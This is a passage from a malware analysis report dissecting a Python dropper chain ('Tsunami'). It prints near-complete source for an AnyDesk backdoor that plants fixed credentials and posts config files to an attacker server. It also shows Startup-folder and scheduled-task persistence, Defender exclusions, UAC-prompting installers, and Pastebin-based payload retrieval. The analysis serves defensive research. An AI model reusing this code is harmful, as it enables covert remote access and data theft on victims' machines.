            data = "exec((_)(%s))" % repr(eval(xx))
        except TypeError as s:
            sys.exit(" TypeError : " + str(s))

    # Build the complete output

    output = ""

    output += "\n"
    output += prefix
    output += data
    output += "\n"

    # Return the output

    return output
```

Figure 79: 50-iterations obfuscation technique implementation.

Utility functions are defined to assist with the script's operations. The output function conditionally prints debug messages if *DEBUG_MODE* is enabled.

```python
    def output(text: str) -> None:
        if DEBUG_MODE:
            print(text)
```

Figure 80: Debugging mode

The ***download_file()*** function uses *PowerShell* to download a file from a given URL to a specified file path.

```python
    def download_file(url: str, file_path: str):
        try:
            powershell_script = f"""
            $url = "{url}"
            $filePath = "{file_path}"
            Invoke-WebRequest -Uri $url -OutFile $filePath
                                """

            subprocess.run(
                ["powershell", "-Command", powershell_script],
                check = True,
                creationflags = subprocess.CREATE_NO_WINDOW,
            )

            output(f"File downloaded successfully to: {file_path}")
        except subprocess.CalledProcessError as e:
            output(f"Error downloading file with PowerShell: {e}")
```

Figure 81: Function designed to download remote utilities.

By utilizing *PowerShell*'s *Invoke-WebRequest cmdlet*, the script avoids raising network-related flags that might occur with other methods.

The script proceeds to define functions under the *Tsunami Infecter* section, which handle the installation of Python if it is not already present. The ***is_Python_installed()*** function checks the Windows registry to determine if Python is installed on the system.

```python
    def is_python_installed() -> bool:
        try:
            # Check if the platform is Windows
            if platform.system() == "Windows":
                # Check HKEY_LOCAL_MACHINE
                key = r"SOFTWARE\Python\PythonCore"
                try:
                    with winreg.OpenKey(winreg.HKEY_LOCAL_MACHINE, key) as reg_key:
                        # Get the subkeys (versions) under PythonCore
                        subkeys_count = winreg.QueryInfoKey(reg_key)[0]
                        if subkeys_count > 0:
                            # Get the latest Python version
                            latest_version = max([float(winreg.EnumKey(reg_key, i)) for i in range(subkeys_count)])
                            output(f"Python {latest_version} is installed.")
                            return True
                except FileNotFoundError:
                    pass  # Ignore if the key is not found in HKEY_LOCAL_MACHINE

                # Check HKEY_CURRENT_USER
                key = r"SOFTWARE\Python\PythonCore"
                try:
                    with winreg.OpenKey(winreg.HKEY_CURRENT_USER, key) as reg_key:
                        # Get the subkeys (versions) under PythonCore
                        subkeys_count = winreg.QueryInfoKey(reg_key)[0]
```

Figure 82: Function designed to check whether a Python interpreter is available on target machine.

This function attempts to open the *PythonCore* registry key under both *HKEY_LOCAL_MACHINE* and *HKEY_CURRENT_USER* to check for installed Python versions. If no versions are found, it concludes that Python is not installed.

The ***execute_Python_with_uac()*** function tries to run the Python installer with administrative privileges using the Windows *ShellExecute API*:

```
def execute_python_with_uac(py_installer_path: str) -> bool:
    result = ctypes.windll.shell32.ShellExecuteW(
        None,
        "runas",
        py_installer_path,
        "/quiet InstallAllUsers=1 PrependPath=1 Include_test=0",
        None,
        0
    )

    # Return true if it worked, false if it failed

    if result <= 32:
        return False
    else:
        return True
```

Figure 83: Function designed to *runas* to install a Python interpreter.

By specifying the *runas* verb, the script prompts the *User Account Control* (*UAC*) dialog to request elevated privileges. The installer is executed with silent installation parameters to avoid user interaction.

The ***install_Python()*** function orchestrates the download and installation of Python inside a newly created temporary file path, and attempts to execute it with elevated privileges. If the user denies the *UAC* prompt, the script waits for a random interval between 10 and 30 seconds before retrying, persistently attempting to install Python.

```
def install_python() -> None:
    # Create a temporary download path for the Python installer
    py_installer_path = tempfile.NamedTemporaryFile(delete = False).name + ".exe"
    # Download the Python installer to the path
    download_file(PYTHON_INSTALLER_URL, py_installer_path)
    # Execute the Python installer to run silently with a UAC prompt
    while True:
        # Sleep for 10 to 30 seconds
        time.sleep(random.uniform(10, 30))
        # Attempt to execute the Python Installer as administrator with UAC
        if execute_python_with_uac(py_installer_path):
            # Successfully executed
            output("[+] The Python installer ran successfully, Python is being installed to the system")
            # Python installer run successfully, nothing left to do but exit
            break
        else:
            # User rejected UAC
            output("[-] User rejected UAC for Python, retrying...")
```

Figure 84: Function designed to run Python installer and prompting for user administrative permissions via *UAC*.

In the main section of the script, the execution flow begins by checking if Python is installed. If Python is not installed, it proceeds to download and install it using the methods previously described. Once Python is confirmed to be installed, the script writes the obfuscated ***TSUNAMI INJECTOR*** to the *Windows Startup folder* to ensure persistence. The ***obfuscate_script()*** function is called with a *loop_count* of 50, resulting in a heavily obfuscated script that is difficult to analyze or detect by security software. The script is saved with a *.pyw* extension, which allows Python scripts to run without opening a console window, further hiding its execution. The script includes a check for *DEBUG_MODE*, and if enabled, it waits for user input to keep the window open. The entire script is also wrapped in a try-except block that silently passes any exceptions.

```
if __name__ == "__main__":
    # Check if Python is not installed to the system
    if not is_python_installed():
        # Python is not installed
        output("[+] Python is not installed, downloading the installer...")
        # Install Python
        install_python()
    else:
        # Python is already installed
        output("[+] Python is already installed")

    # Write the Tsunami Injector to the startup folder if it does not already exist
    with open(TSUNAMI_INJECTOR_PATH, "w") as f:
        f.write(obfuscate_script(TSUNAMI_INJECTOR_SCRIPT, loop_count = 50))
    output("[+] Wrote the Tsunami Injector to the startup folder")
    # Keep the window open in debug mode for analysis
    if DEBUG_MODE:
        input()
```

Figure 85: Script's *main* routine

In conclusion, the script functions as a dropper that ensures Python is installed on the target Windows system, leveraging administrative privileges if necessary. It then installs a persistent, obfuscated secondary payload in the startup folder to achieve persistence and execute additional malicious activities each time the system boots. The use of obfuscation and silent error handling indicates an attempt to evade detection and analysis, which is characteristic of malicious software designed to compromise system security without the user's knowledge.

Moreover, as it is possible to see from the following image, the attacker posed, in the first lines of the ***Windows Update Script.pyw*** script a peculiar citation.

```
# !!
# Sometimes you never know the value of a moment until it becomes a memory
# <3
# !!
```

Figure 86: Interesting citation available inside ***Windows Update Script.pyw***.

The quote, *Sometimes you never know the value of a moment until it becomes a memory*, is often attributed to Dr. Seuss, although its precise origins are uncertain. The phrase captures a universal truth about human experience: we often fail to recognize the significance of events as they happen and only appreciate them in hindsight. However, no additional insights about the usage of this were identified, either as associated to the *threat* or the *Threat Actor* itself.

4.5 Fourth Stage




Figure 87: Moving from Third to Fourth Stage.

4.5.1 Code Obfuscation

In this stage, as yet reported in the previous section, ***Windows Update Script.pyw*** was obfuscated with the well-known 50-iterations process. On the other hand, ***any.py*** is not ubfuscated at all.

4.5.2 Code Analysis - any.py

any.py is a malicious program designed to manipulate the configuration of *AnyDesk*, a popular remote desktop application, on a target system. The script aims to *modify AnyDesk's configuration files* to inject predetermined credentials, potentially allowing *unauthorized remote access* to the system. It also attempts to download and execute *AnyDesk* if it is not already present, and ensures that *AnyDesk* is running with the manipulated configuration. Finally, the script cleans up by *deleting itself from the system.* These imports include modules for system interaction (*os*, *platform*, *subprocess*, *sys*), networking (*socket*, *requests*), and data encoding/decoding (*base64*, *time*).

The script then determines the operating system type and retrieves environment variables essential for its execution. Starting from the main execution point, the script begins by importing necessary modules that facilitate its operation. The *os_type* variable holds the name of the operating system, which is crucial for setting file paths and executing OS-specific commands. The *appdata* variable retrieves the path to the local application data directory on Windows systems. Next, the script defines variables that are used to construct the URL of a remote server controlled by the attacker. Here, host is a *base64*-encoded string that, when decoded, provides the *IP address* of the attacker's server. The *hn* variable stores the *hostname* of the victim's machine, and *sType* is likely used to categorize the type of data being sent to the server. The script then decodes the *host* string to obtain the actual server address. In the following snippet, this string is manipulated by rearranging its parts before decoding. The slicing *host[8:] + host[:8]* swaps the first eight characters with the rest as a rudimentary obfuscation technique. After decoding, *host1* contains the server address (95.164.17[.]24), and *host2* constructs the full URL with a specific port (*1224*).

```python
import base64,socket, os,platform,time,subprocess,requests,sys

os_type = platform.system()

appdata = os.getenv('LOCALAPPDATA')
host="LjE3LjI0OTUuMTY0"
#host="     AuMC4x     MTI3Lj"
hn = socket.gethostname()
sType = "any"

host1 = base64.b64decode(host[8:] + host[:8]).decode()
host2 = f'http://{host1}:1224'
```

Figure 88: ***any.py*** imports and global variables

The script then defines a function ***save_conf()*** that reads the contents of a given file and sends it to the attacker's server. This function checks if the file *fn* exists. If it does, it reads the file's contents into *buf*. If the latter is not empty, it constructs a data payload options containing the file content and sends it to the attacker's server via an *HTTP POST request* to the */keys* endpoint. The script then sets up paths and variables necessary for interacting with *AnyDesk*'s configuration. It defines the home directory and initializes an empty list files. The variable *any_path* specifies the default installation path of *AnyDesk* on Windows systems.

```python
def save_conf(fn, kind) -> bool:
    if not os.path.exists(fn):return
    buf = ''
    try:
        with open(fn, 'r') as f:buf = f.read();f.close()
    except:return

    if buf=='':return
    options = {'type': sType,'hid': hn,'ss': 'any'+str(kind),'cc': buf}
    url = host2+'/keys'
    try:requests.post(url, data=options)
    except:return

home = os.path.expanduser("~")
files=[]
any_path = "C:/Program Files (x86)/AnyDesk/AnyDesk.exe"
anydesk_path=""
```

Figure 89: Defining *AnyDesk* path and configuring *C2* connection to share its settings.

A function ***get_anydesk_path()*** is defined to locate or download *AnyDesk* if it is not already installed.

```python
def get_anydesk_path():
    try:
        if os.path.exists(any_path):return any_path
        import requests
        myfile = requests.get(host2+"/any", allow_redirects=True)
        if not os.path.exists(home + '/anydesk.exe'):
            with open(home + '/anydesk.exe', 'wb') as f:f.write(myfile.content)
        return home + '/anydesk.exe'

    except Exception as e:
        # print(e)
        return ""
```

Figure 90: Funtion designed to establish *AnyDesk* presence on target system.

This function first checks if *AnyDesk* exists at the default path. If not, it attempts to download *AnyDesk* from the attacker's server (*host2 + /any*). The downloaded executable is saved in the user's home directory as *anydesk.exe*. The function then returns the path to the *AnyDesk* executable. The script proceeds to determine the paths to *AnyDesk*'s configuration files based on the operating system. For Windows systems, it sets *conf_path1* and *conf_path2* to the possible locations of *AnyDesk*'s *service.conf* file. For non-Windows systems, it sets the paths accordingly. If neither configuration file exists on a Windows system, the script attempts to run *AnyDesk*. This step ensures that *AnyDesk* is running, potentially causing it to create the *service.conf* file, which the script intends to modify.

```python
if os_type=="Windows":
    anydesk_path = get_anydesk_path()
    ad_path = os.getenv("appdata")
    print(ad_path)
    pd_path = os.getenv("programdata")
    conf_path1 = ad_path+"/anydesk/service.conf"
    conf_path2 = pd_path +"/anydesk/service.conf"
else:
    conf_path1 = home+"/.anydesk/service.conf"
    conf_path2 = "/etc/anydesk/service.conf"

if not os.path.exists(conf_path1) and not os.path.exists(conf_path2) and os_type == "Windows":
    try:subprocess.Popen(anydesk_path);time.sleep(3)
    except Exception as e:pass
        # print(e)
```

Figure 91: Script maps *AnyDesk*'s configurations related paths.

It then defines a *PowerShell* script as a multi-line string *anydesk_ps1*.

```
anydesk_ps1='''
$stream_reader = New-Object System.IO.StreamReader($file_path)
$output_file_path = $file_path + "d"
$stream_writer = New-Object System.IO.StreamWriter($output_file_path)
$pd = "ad.anynet.pwd_hash=967adedce518105664c46e21fd4edb02270506a307ea7242fa78c1cf80baec9d"
$ps = "ad.anynet.pwd_salt=351535afd2d98b9a3a0e14905a60a345"
$ts = "ad.anynet.token_salt=e43673a2a77ed68fa6e8074167350f8f"
while (($line = $stream_reader.ReadLine()) -ne $null) {
    if ($line -like "ad.anynet.pwd_hash=*") {
        $line = $pd
    }
    elseif ($line -like "ad.anynet.pwd_salt=*") {
        $line = $ps
    }
    elseif ($line -like "ad.anynet.token_salt=*") {
        $line = $ts
    }
    else{
        $stream_writer.WriteLine($line)
    }
}
$stream_writer.WriteLine($pd)
$stream_writer.WriteLine($ps)
$stream_writer.WriteLine($ts)
$stream_reader.Close()
$stream_writer.Close()
remove-item -fo $file_path
Rename-Item -Path $output_file_path -NewName $file_path
taskkill /IM anydesk.exe /F
'''
```

Figure 92: *anydesk_ps1* variable content

This script reads the *AnyDesk* configuration file, replaces certain lines with predefined values (specifically *pwd_hash*, *pwd_salt*, and *token_salt*), and writes the changes back to the file. It then forcefully terminates *AnyDesk*.

The core function that performs the configuration file modification is *update_conf*.

```
def update_conf(d_path):
    if not os.path.exists(d_path):return False
    try:
        if "ad.anynet.pwd_salt=351535afd2d98b9a3a0e14905a60a345" in open(d_path, 'r').read():return False
        in_f = open(d_path, 'r');out_f = open(d_path+"d", 'w')
        for line in in_f.readlines():
            if line.startswith("ad.anynet.pwd_hash=") or line.startswith("ad.anynet.pwd_salt=") or line.startswith("ad.anynet.token_salt="):
                continue
            elif line.strip():
                out_f.write(line+"\n")
        out_f.write("ad.anynet.pwd_hash=967adedce518105664c46e21fd4edb02270506a307ea7242fa78c1cf80baec9d\n")
        out_f.write("ad.anynet.pwd_salt=351535afd2d98b9a3a0e14905a60a345\n")
        out_f.write("ad.anynet.token_salt=e43673a2a77ed68fa6e8074167350f8f\n")
        out_f.close();in_f.close()
        os.remove(d_path);os.rename(d_path+"d", d_path)
        return True
        # print(d_path, "with python")
    except:
        try:
            ps1_path = home + "/conf.ps1"
            with open(ps1_path, 'w') as f:f.write("$file_path = '"+ d_path+"'\n");f.write(anydesk_ps1)
            subprocess.check_output('''powershell -NoProfile -ExecutionPolicy Bypass -Command "Start-Process -Verb RunAs powershell -WindowStyle Hidden
                        -ArgumentList '-NoProfile -ExecutionPolicy Bypass -File {}'"'''.format(ps1_path))
            return True
            # print(d_path,"with ps1 end")
        except Exception as e:return False
            # print(e)
```

Figure 93: Function designed to update *AnyDesk* configurations.

This function first checks if the configuration file at *d_path* exists. It then reads the file to see if it already contains the attacker's *pwd_salt*. If not, it proceeds to modify the file. It opens the existing configuration file for reading and a new file ($d\_path + d$) for writing. It copies all lines except those starting with *ad.anynet.pwd_hash=*, *ad.anynet.pwd_salt=*, or *ad.anynet.token_salt=*. It then writes the attacker's predefined values for these settings to the new file.

If direct file modification fails (possibly due to permissions), the function attempts to execute the previously defined *PowerShell* script with elevated privileges. It writes the *PowerShell* script to a file (*conf.ps1*) and executes it using a *subprocess* call with *Start-Process -Verb RunAs*, which prompts for administrative rights.

The script then calls ***update_conf()*** on both configuration file paths. After attempting to update the configuration files, the script defines a function *restart_anydesk* to restart the *AnyDesk* application.

```
res1 = update_conf(conf_path1)
res2 = update_conf(conf_path2)
def restart_anydesk():
    global anydesk_path
    try:
        PROCNAME = "anydesk.exe" if os_type=="Windows" else "anydesk"
        if os_type != "Windows":
            try:import psutil
            except:subprocess.check_call([sys.executable,'-m','pip','install','psutil'])
            anydesk_path='anydesk'
            for proc in psutil.process_iter():
                if proc.name().lower() == PROCNAME:proc.kill()
        else:subprocess.check_output("taskkill /F /IM anydesk.exe")
        time.sleep(1)
        # print("run anydesk secondly")
        subprocess.Popen([anydesk_path])
    except Exception as e:pass
        # print(e)
```

Figure 94: Configurations update and *AnyDesk* restart.

This function kills any running *AnyDesk* processes and restarts them subsequently. On non-Windows systems, it uses the *psutil* library to iterate over running processes and terminate them. On Windows, it uses the *taskkill* command. After killing the process, it waits for one second and restarts *AnyDesk* using the *anydesk_path* determined earlier.

The script then saves the (possibly modified) configuration files to the attacker's server. By calling ***save_conf()***, the script reads the contents of *conf_path1* and *conf_path2* and sends them to the server, allowing the attacker to retrieve the configuration files. Finally, the script restarts *AnyDesk* and deletes itself.

```
save_conf(conf_path1, 1)
save_conf(conf_path2, 2)

restart_anydesk()
dir = os.getcwd();fn=os.path.join(dir,sys.argv[0]);os.remove(fn)
```

Figure 95: Manipulation of the *AnyDesk* configuration and settings.

Deleting itself is a common tactic in malware to reduce forensic evidence and avoid detection.

Regarding unused code, the script includes commented-out print statements and exception handling that does not report errors. These comments suggest that during development, the script output errors for debugging purposes, but these were suppressed in the final version to avoid revealing its activities.

In conclusion, the script is a malicious tool designed to manipulate *AnyDesk*'s configuration to insert known credentials, potentially granting the attacker unauthorized remote access to the victim's system. It ensures *AnyDesk* is installed and running, modifies configuration files with predetermined values, restarts *AnyDesk* to apply changes, and exfiltrates the configuration files to the attacker's server. The script takes measures to avoid detection by deleting itself after execution and suppressing error messages.

4.5.3 Code Analysis - Windows Update Script.pyw

This specific Python script is designed to establish persistence on a Windows system by creating *scheduled tasks*, *downloading* and *executing additional malicious payloads*, and *bypassing security measures* such as *Windows Defender*. The script employs various obfuscation techniques to conceal its activities and evade detection. It attempts to *escalate privileges* by prompting the *User Account Control* (*UAC*) dialog to gain administrative rights for executing its payloads.

Starting from the main execution point, the script begins by importing several modules necessary for its operation. These imports provide functionalities for *network communication*, *file handling*, *system interaction*, *encryption*, and *obfuscation*. The script defines also a global variable *RandVar*, which is assigned a random integer value. This variable is used within the obfuscation process to ensure that each deobfuscated script instance is unique. Next, the script sets up several global variables that determine paths and names used throughout its execution.

```python
RandVar = '2245778'

##### Imports #####

import urllib.request
import urllib.parse
import subprocess
import tempfile
import binascii
import ctypes
import random
import string
import base64
import zlib
import time
import gzip
import ssl
import sys
import os
import re
```

Figure 96: Script's imports and anti-fingerprinting variable *RandVar*.

The script introduces several critical global variables that govern its behavior and facilitate the deployment of its malicious components. The *DEBUG_MODE* flag is used to toggle debug output, remaining disabled in its default state to minimize any detectable artifacts during execution.

Paths to the *AppData* directories, both *Roaming* and *Local*, are retrieved using the variables *ROAMING_APPDATA_PATH* and *LOCAL_APPDATA_PATH*. These directories are commonly exploited by malware due to their accessibility and legitimate usage in Windows environments.

For the malicious payload, *TSUNAMI_PAYLOAD_NAME* dynamically generates a random 16-character string to obfuscate the filename and evade static detection. The variables *TSUNAMI_PAYLOAD_FOLDER* and *TSUNAMI_PAYLOAD_PATH* are used to specify the temporary directory and complete file path for the payload's storage, reinforcing the attack's stealth. Similarly, the names and paths for the malicious installer are defined using *TSUNAMI_INSTALLER_NAME*, *TSUNAMI_INSTALLER_FOLDER*, and *TSUNAMI_INSTALLER_PATH*. These variables ensure precise control over the placement and execution of the installer within the compromised system.

Lastly, the script embeds a multi-line string containing the payload's code, assigned to *TSUNAMI_PAYLOAD_SCRIPT*. This design ensures that the payload is readily available for execution without requiring an immediate download, thus increasing the resilience and effectiveness of the attack.

```
DEBUG_MODE = False

ROAMING_APPDATA_PATH = os.getenv("APPDATA")
LOCAL_APPDATA_PATH = os.getenv("LOCALAPPDATA")

TSUNAMI_PAYLOAD_NAME = "".join([random.choice(string.ascii_letters) for i in range(16)])
TSUNAMI_PAYLOAD_FOLDER = tempfile.gettempdir()
TSUNAMI_PAYLOAD_PATH = rf"{TSUNAMI_PAYLOAD_FOLDER}\{TSUNAMI_PAYLOAD_NAME}"

TSUNAMI_INSTALLER_NAME = "Runtime Broker"
TSUNAMI_INSTALLER_FOLDER = rf"{ROAMING_APPDATA_PATH}\\Microsoft\\Windows\\Applications"
TSUNAMI_INSTALLER_PATH = rf"{TSUNAMI_INSTALLER_FOLDER}\\Runtime Broker.exe"
```

Figure 97: Global variables embedding additional payloads information and paths.

The script contains an embedded payload script as a multi-line string assigned to *TSUNAMI_PAYLOAD_SCRIPT*, designed to be obfuscated and executed later.

```
TSUNAMI_PAYLOAD_SCRIPT = '''
RandVar = '?'

##### Imports #####

import subprocess
import datetime
import ctypes
import os

##### Globals #####

DEBUG_MODE = False

ROAMING_APPDATA_PATH = os.getenv("APPDATA")
LOCAL_APPDATA_PATH = os.getenv("LOCALAPPDATA")

TSUNAMI_INSTALLER_NAME = "Runtime Broker"
TSUNAMI_INSTALLER_FOLDER = rf"{ROAMING_APPDATA_PATH}\Microsoft\Windows\Applications"
TSUNAMI_INSTALLER_PATH = rf"{TSUNAMI_INSTALLER_FOLDER}\Runtime Broker.exe"
```

Figure 98: Code snippet of the embedded *TSUNAMI_PAYLOAD_SCRIPT*.

Within this embedded script, the ***add_windows_defender_exception()*** function attempts to add specific file paths to the *Windows Defender Exclusion List* by executing *PowerShell* commands. The ***create_task()*** function creates a scheduled task named *Runtime Broker* that executes the malicious installer at user logon with administrative privileges.

The ***obfuscate_script()*** function is responsible for obfuscating the payload script (identical to the one shown in Figure 79). ***Windows Update Script.pyw*** as first deploys and run this Python script to make arrangements for the next deploy of the ***TSUNAMI INSTALLER***. Indeed, it will apply *AV* exclusions for the executable path and will also create a *scheduled task* to allow its run at each user's login. At this point, the script will exploit the ***is_task_scheduled()*** to check if this scheduled task exists with a *PowerShell* query.

```python
def is_task_scheduled(task_name: str) -> bool:
    powershell_command = f"Get-ScheduledTask -TaskName '{task_name}'"

    result = subprocess.run(
        ["powershell.exe", "-Command", powershell_command],
        creationflags = subprocess.CREATE_NO_WINDOW,
        capture_output = True,
        text = True
    )

    if result.returncode == 0 and result.stdout.strip():
        return True
    else:
        return False
```

Figure 99: Function designed to check whether ***Runtime Broker.exe*** is in a *scheduled task*.

Then, the script defines functions to decrypt and decode an obfuscated URL from which it downloads an additional malicious payload. These functions perform *xor* encryption/decryption (key: *!!!HappyPenguin1950!!!*) and *base64* decoding to retrieve the actual URL. These are encrypted and store in the *URLS* array, which has a size of 1000 strings. Each one of these is composed of a *Profile Name*, a '_' and a *File Name* (e.g. *GlassesMagenta6644_MassageRecorded9001*).

```python
def xor_encrypt(text: bytes):
    XOR_KEY = b"!!!HappyPenguin1950!!!"

    encrypted_text = bytearray()
    for i in range(len(text)):
        encrypted_text.append(text[i] ^ XOR_KEY[i % len(XOR_KEY)])
    return bytes(encrypted_text)

def xor_decrypt(text: bytes):
    return xor_encrypt(text)

def decode(encoded: str) -> str:
    encoded_bytes = binascii.unhexlify(encoded)
    encoded_bytes = xor_decrypt(encoded_bytes)
    encoded = base64.b64decode(encoded_bytes).decode()

    return encoded[::-1]

def download_installer_url() -> str:
    URLS = [
        "6c5b6c7c2f1d081134225b0b2f2e025b6005764a434c774f7b1d19163e3d091c2054190
        "6c5b68322c283e003257570c112138615a067e4d42126f63793230073e2d3c0d0f303f1
        "6e6578322f3726123432160b16052c4b637205104312635543782f163e133755200a405
```

Figure 100: Functions designed to decrypt the strings embedded in the *URLS* array.

download_installer_url() shuffles the *URLS* list and then begin looking for existing profiles and blacklisting non-existing ones. It also disables *SSL* and employs as *User-Agent* the string *Mozilla/5.0*. In details, it retrieves from each single encrypted string the *Profile Name*. Thus, looks for a document, named as the *File Name* value, which will contain the path for the additional payload download, on *Pastebin*.

```python
    random.shuffle(URLS)
    # Try each URL. URLs may have non-404 errors, so rescan the list of URLs
    urls_404 = []
    while True:
        for url in URLS:
            try:
                # Ignore 404
                if url in urls_404:
                    continue
                # Decode the url pair
                pair = decode(url)
                # Extract the profile URL and filename
                profile_url = pair.split("_")[0]
                filename = pair.split("_")[1]
                # Download the document HTML and extract the URL
                document = download_pastebin_document(profile_url)
                url = extract_url(document, filename)
                # :(
                if url == None:
                    continue
                # SSL off
                context = ssl.create_default_context()
                context.check_hostname = False
                context.verify_mode = ssl.CERT_NONE
                # Download the contents of the file
                req = urllib.request.Request(
                    url,
                    headers = {"User-Agent": "Mozilla/5.0"}
                )
```

Figure 101: ***download_installer_url()*** queries *Pastebin* profiles and find existing ones.

```python
def download_pastebin_document(url: str) -> str:
    req = urllib.request.Request(
        url,
        headers = {"User-Agent": "Mozilla/5.0"}
    )

    # SSL off

    context = ssl.create_default_context()
    context.check_hostname = False
    context.verify_mode = ssl.CERT_NONE

    with urllib.request.urlopen(req, context=context) as res:
        return res.read().decode("utf-8")

def extract_url(document: str, link_text: str) -> list:
    pattern = r'<a\s+(?:[^>]*?\s+)?href="([^"]+)"[^>]*>' + re.escape(link_text) + r'</a>'
    match = re.search(pattern, document)

    if match:
        href = match.group(1)
        return "https://pastebin.com/raw" + href
    else:
        return None
```

Figure 102: Function designed to download and decode data from *Pastebin*.

During the *dynamic analysis* of this sample, a hit was found among the 1000 possible profiles when attempting to connect to *hxxps[:]//Pastebin[.]com/u/TwelveThrows2886*. As expected, *TwelveThrows2886_InductionInteriors4401* was the corresponding encrypted string and thus the only available file in this profile was named exactly *InductionInteriors4401*. This file (*hxxps[:]//pastebin.com/raw/suEqUQBY*) hosts an encoded string.




Figure 103: *Pastebin* profile contacted to retrieve the additional payload.




Figure 104: *Pastebin* file containing the encoded URL for the additional payload location.

The decoded string translates to *hxxp[:]//23.254.229.101/cat-video* and delivers a file named ***cat video.mp4***. This is instead a reversed *gzip* archive which contains *Runtime Broker.exe* and gets stored inside the following path: *%APPDATA%\Microsoft\Windows\Applications\Runtime Broker.exe*.

The script then defines functions to download the ***TSUNAMI INSTALLER*** and execute the ***TSUNAMI PAYLOAD*** with elevated privileges. ***download_installer()*** downloads the malicious installer, decodes it, and saves it to the specified path. ***extract_payload()*** writes the obfuscated payload script to a temporary file. ***execute_payload_with_uac()*** attempts to execute the payload with administrative privileges by invoking *ShellExecuteW* with the *runas* verb.

```
def download_installer() -> None:
    # Ensure the Tsunami Installer folder exists
    if not os.path.exists(TSUNAMI_INSTALLER_FOLDER):
        os.makedirs(TSUNAMI_INSTALLER_FOLDER, exist_ok = True)
    # Create the temporary file to download to
    download_tempfile = tempfile.NamedTemporaryFile(delete = False).name
    # Get the installer URL
    installer_url = download_installer_url()
    # Download the file from the URL to the temporary download file (SSL off)
    ssl._create_default_https_context = ssl._create_unverified_context
    urllib.request.urlretrieve(installer_url, download_tempfile)
    # Decode the file and save it to the installer path
    with open(download_tempfile, "rb") as f:
        data = f.read()
    decoded = gzip.decompress(data[::-1])
    with open(TSUNAMI_INSTALLER_PATH, "wb") as f:
        f.write(decoded)
    # Delete the temp file
    try:
        os.remove(download_tempfile)
    except:
        pass
```

Figure 105: ***download_installer()*** code snippet

```python
def extract_payload() -> None:
    # Extract the payload to its temp file
    with open(TSUNAMI_PAYLOAD_PATH, "w") as f:
        f.write(obfuscate_script(TSUNAMI_PAYLOAD_SCRIPT, 50))

def execute_payload_with_uac() -> bool:
    # Get the filepath of the pythonw.exe
    py_exe = sys.executable
    py_exe = py_exe.replace("python.exe", "pythonw.exe")
    # Execute the payload with UAC
    result = ctypes.windll.shell32.ShellExecuteW(
        None,
        "runas",
        py_exe,
        f'"{TSUNAMI_PAYLOAD_PATH}"',
        None,
        1
    )
    # Return true if it worked, false if it failed
    if result <= 32:
        return False
    else:
        return True
        #hel p me
```

Figure 106: Function designed to employ *runas* to install Python as admin.

In the *main* section of the script, the execution flow is as follows.

```python
if __name__ == "__main__":
    # Check if the Tsunami Installer task is scheduled
    if is_task_scheduled(TSUNAMI_INSTALLER_NAME):
        # Task is scheduled, check if the Tsunami Installer payload is installed
        if not os.path.exists(TSUNAMI_INSTALLER_PATH):
            # Task is scheduled but the Tsunami Installer is not installed yet, download and extract it
            output("[+] Task is scheduled but the Tsunami Installer was not found. Downloading and extracting...")
            # Download the Tsunami Installer
            download_installer()
        else:
